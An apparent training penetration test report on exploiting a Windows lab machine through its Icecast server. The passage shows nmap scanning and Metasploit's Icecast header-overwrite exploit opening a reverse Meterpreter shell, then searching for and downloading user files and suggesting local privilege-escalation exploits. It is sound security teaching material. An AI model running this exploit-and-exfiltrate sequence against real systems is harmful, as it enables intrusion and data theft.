GoodSecurity Penetration Test Report

KetanVPatel@GoodSecurity.com

Wednesday, July 21, 2021

Table of Contents

1. High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The goal of this test is to perform attacks similar to those of a hacker and attempt to infiltrate Hans' computer to determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software, find a secret recipe file on Hans' computer, and report the findings back to GoodCorp.

The internal penetration test found several alarming vulnerabilities on Hans' computer: When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs with major vulnerabilities. The details of the attack are below.

2. Findings

Machine IP:

[01]: **192.168.0.20**

[02]: fe80::19ba:64e7:838c:b1b6

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

Icecast Header Overwrite (buffer overflow)

Vulnerability Explanation:

The Icecast application allows for a buffer overflow exploit where an attacker can send 32 HTTP headers remotely gain control of the victim's system by overwriting the memory utilizing the Icecast flaw, which writes past the end of a pointer array.


This vulnerability is severe. Buffer overflow attacks can allow attackers to cause damage to files and can expose private information. Typically, buffer overflow attacks can result in system crashes but can lead to much larger malicious activity. Ultimately, this vulnerability can lead to data loss/theft, ransomware attacks and can act as a gateway to many other attack vectors.

In your expert opinion, how severe is this vulnerability?

Severity: **Critical! 10.0**


Proof of Concept:

Locating the IP address of the Icecast:




```
C:\Users\IEUser>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : MSEDGEWIN10
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Mixed
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft Hyper-V Network Adapter
   Physical Address. . . . . . . . . : 00-15-5D-00-04-01
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::19ba:64e7:838c:b1b6%14(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.0.20(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
   DHCPv6 IAID . . . . . . . . . . . : 117445981
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-26-21-C3-EC-00-0C-29-9B-03-0C
   DNS Servers . . . . . . . . . . . : 8.8.8.8
                                       4.4.4.4
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Testing to see if any response from the Icecast by pinging the machine:




```
root@kali:~# ping 192.168.0.20
PING 192.168.0.20 (192.168.0.20) 56(84) bytes of data.
64 bytes from 192.168.0.20: icmp_seq=1 ttl=128 time=1.88 ms
64 bytes from 192.168.0.20: icmp_seq=2 ttl=128 time=1.26 ms
64 bytes from 192.168.0.20: icmp_seq=3 ttl=128 time=1.31 ms
64 bytes from 192.168.0.20: icmp_seq=4 ttl=128 time=0.433 ms
64 bytes from 192.168.0.20: icmp_seq=5 ttl=128 time=0.557 ms
64 bytes from 192.168.0.20: icmp_seq=6 ttl=128 time=0.473 ms
64 bytes from 192.168.0.20: icmp_seq=7 ttl=128 time=0.612 ms
64 bytes from 192.168.0.20: icmp_seq=8 ttl=128 time=2.58 ms
64 bytes from 192.168.0.20: icmp_seq=9 ttl=128 time=0.571 ms
64 bytes from 192.168.0.20: icmp_seq=10 ttl=128 time=0.478 ms
64 bytes from 192.168.0.20: icmp_seq=11 ttl=128 time=14.7 ms
64 bytes from 192.168.0.20: icmp_seq=12 ttl=128 time=46.9 ms
64 bytes from 192.168.0.20: icmp_seq=13 ttl=128 time=1.32 ms
^C
--- 192.168.0.20 ping statistics ---
13 packets transmitted, 13 received, 0% packet loss, time 12135ms
rtt min/avg/max/mdev = 0.433/5.616/46.881/12.464 ms
root@kali:~# 
```

Running the nmap scan of the IP address of the machine, was able to discover any services that might be vulnerable. This is where I found the Icecast was open and vulnerable, see below for details:



```
root@kali:~# nmap -sS -sV -O 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-20 10:41 PDT
Nmap scan report for 192.168.0.20
Host is up (0.0030s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=7/20%OT=25%CT=1%CU=36569%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=60F70ACC%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10C%TI=I%CI=I%II=I
OS:%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M
OS:5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70
OS:)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+
OS:%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
OS:=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=80%CD=Z)

Network Distance: 1 hop
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.80 seconds
```

Also, on the DVW10 machine on the Icecast following changes happened when nmap scan was completed.



☐ Start Server on Application Startup


Server Status: Running

Global Statistics

Stat Type	Name	Value
Global Stat	source_connections	1
Global Stat	client_connections	3
Global Stat	connections	4


Server Has Been Running 0 Days, 0 Hours, 7 Minutes, 31 Seconds

Searching for Icecast exploits:




```
       =[ metasploit v5.0.84-dev                          ]
+ -- --=[ 1997 exploits - 1091 auxiliary - 341 post       ]
+ -- --=[ 560 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Enable verbose logging with set VERBOSE true

msf5 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


msf5 > 
```

Establishing Metasploit Meterpreter session:




```
msf5 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


msf5 > use 0
msf5 exploit(windows/http/icecast_header) > 
```

Set RHOST:




```
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > 
```

Exploit or run:




```
msf5 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:61828) at 2021-07-17 09:11:10 -0700

meterpreter > 
```

Exposing secretfile.txt and recipe.txt:




```
meterpreter > search -f *secretfile*.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
```




```
meterpreter > search -f *recipe*.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
```

Downloading the two files:




```
meterpreter > download 'c:\Users\IEUser\Documents\user.secretfile.txt'
[*] Downloading: c:\Users\IEUser\Documents\user.secretfile.txt -> user.secretfile.txt
[*] Downloaded 161.00 B of 161.00 B (100.0%): c:\Users\IEUser\Documents\user.secretfile.txt -> user.secretfile.txt
[*] download   : c:\Users\IEUser\Documents\user.secretfile.txt -> user.secretfile.txt
```



```
meterpreter > download 'c:\Users\IEUser\Documents\Drinks.recipe.txt'
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%): c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] download   : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
```

Uncovering additional vulnerabilities:




```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
meterpreter > 
```

The system was also found to be vulnerable to the following exploits:

